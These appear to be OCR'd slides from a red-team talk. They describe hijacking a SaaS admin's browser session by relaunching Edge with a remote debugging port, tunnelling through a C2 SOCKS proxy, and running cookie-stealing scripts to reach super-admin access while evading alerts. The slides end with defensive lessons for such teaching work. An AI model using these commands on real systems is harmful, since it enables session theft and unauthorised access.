


Cookie Hijacking

Session Collection

- Host enumeration determined the Admin used Microsoft Edge
- Remote Debugging Port Setup
  - Restart the browser with the remote debugging port enabled
  - Proxy tooling to the newly opened port and dump cookies and local sessions





```
> ps
PID     PPID    Name                                  Arch  Session      User                                  Integrity
---     ----    ----                                  ----  -------      -----                                 ---------
4       0       System
140     4       Registry
1568    4       smss.exe
1668    1660    csrss.exe
1800    1660    wininit.exe
1804    1792    csrss.exe
1912    1800    services.exe
...
15092   1912    svchost.exe
5000    22644   msedgewebview2.exe                    x64   1            TARGETDOMAIN\backup_user1                    Medium
18832   22644   msedgewebview2.exe                    x64   1            TARGETDOMAIN\backup_user1                    Untrusted
22708   22644   msedgewebview2.exe                    x64   1            TARGETDOMAIN\backup_user1                    Untrusted
4748    22644   msedgewebview2.exe                    x64   1            TARGETDOMAIN\backup_user1                    Untrusted
15468   16096   msedge.exe                            x64   1            TARGETDOMAIN\backup_user1                    Medium
4512    15468   msedge.exe                            x64   1            TARGETDOMAIN\backup_user1                    Medium
26440   15468   msedge.exe                            x64   1            TARGETDOMAIN\backup_user1                    Low
24440   15468   msedge.exe                            x64   1            TARGETDOMAIN\backup_user1                    Medium
6660    15468   msedge.exe                            x64   1            TARGETDOMAIN\backup_user1                    Untrusted
26564   15468   msedge.exe                            x64   1            TARGETDOMAIN\backup_user1                    Untrusted
25840   15468   msedge.exe                            x64   1            TARGETDOMAIN\backup_user1                    Untrusted
11828   15468   msedge.exe                            x64   1            TARGETDOMAIN\backup_user1                    Untrusted
25136   15468   msedge.exe                            x64   1            TARGETDOMAIN\backup_user1                    Untrusted
5416    15468   msedge.exe                            x64   1            TARGETDOMAIN\backup_user1                    Untrusted
8256    15468   msedge.exe                            x64   1            TARGETDOMAIN\backup_user1                    Untrusted
...

> kill 15468
Process terminated

> exec_process "C:\PROGRA~2\Microsoft\Edge\Application\msedge.exe"
    --args "--remote-debugging-port=9222 --remote-allow-orgins=* --restore-last-session" --ppid 16096
[+] Process created successfully
    ProcessId:     29908
    ProcessName:   C:\PROGRA~2\Microsoft\Edge\Application\msedge.exe
    ProcessArgs:   --remote-debugging-port=9222 --remote-allow-orgins=* --restore-last-session
    ParentProcId: 16096 (explorer.exe)
```

Tunneling


Blending In

- Documentation review identified networking rules were in place to alert on any connections to the SaaS application from outside of the corporate network
- Proxying all traffic through the SaaS admin’s workstation prevented the alerting
  - Started a SOCKS proxy via the C2 agent

```
> socks add
Created socks channel with UID 6R2L6OM4SK
Started a channel on the channel_service listening locally on TCP port 52001 -> SOCKS. Opening channel on the implant, response: ok

> sleep 0
ok
```

```
> proxychains4 socat TCP-LISTEN:9222,fork,reuseaddr TCP:127.0.0.1:9222

> node smooth_criminal.js 127.0.0.1:9222 https://datacloud.targetdomain.com/
[proxychains] Strict chain  ...  127.0.0.1:52001  ...  127.0.0.1:9222  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:52001  ...  127.0.0.1:9222  ...  OK
```


Attack Path


AD
SCCM Admin
Admin To
SCCM Management
Admin To
SaaS Admin Workstation
Has Session
SaaS Application User
?
?
?
SaaS


Application Access

I am the Captain Now

- With the proxy in place and the session cookies hijacked
- Import the cookies into a proxied browsed and navigate to the SaaS application
  - Networking traffic originated from a valid SaaS user's host
  - Session contained an MFA claim
  - Compromised the SaaS application



```
> node stealer.js socks5://127.0.0.1:52001 data.json
```



~~https~~://datacloud.targetdomain.com/admin/datacloud-access-management/users/view/S-1-100-22-34567876543DFGHJNBV-9364

← Data Cloud Admin

User Details

First Name	Data Cloud
Last Name	Admin
Email	backup_user1@targetdomain.com
Username	datacloud.admin@targetdomain.com
User Type	Data Cloud User

Roles And Access

Roles	Super Admin
Accessible Clusters	All Clusters

Access Status

Status	Active


https://github.com/fkasler/cuddlephish

Review

Review


Revisiting our Hypothesis

- **Hypothesis**:
  - Compromised AD ✓
  - Compromised an administrative SaaS user ✓
  - Compromised the SaaS application ✓



Review


Attack Path



Review

CSP Violations

- Vulnerable certificate template
  - Domain User Enrollment
  - Certificate Used for Authentication
- SaaS user accessed application from their workstation
  - No implementation of a Privilege Access Workstation (PAW)



Reflections

Lessons Learned

- Active Directory can lead to compromise of third-party services
  - AD can be the thing that makes all your services the most vulnerable
- Implemented security solutions weren't comprehensive
  - Separate passwords
  - Multi-factor authentication
  - Can have gaps
- Need a holistic view of your environment, your attack paths, and where CSP violations may lie

Questions?

Matthew Merrill | mmerrill@specterops.com

Zachary Stein | zstein@specterops.com

Thank you

Matthew Merrill | mmerrill@specterops.com

Zachary Stein | zstein@specterops.com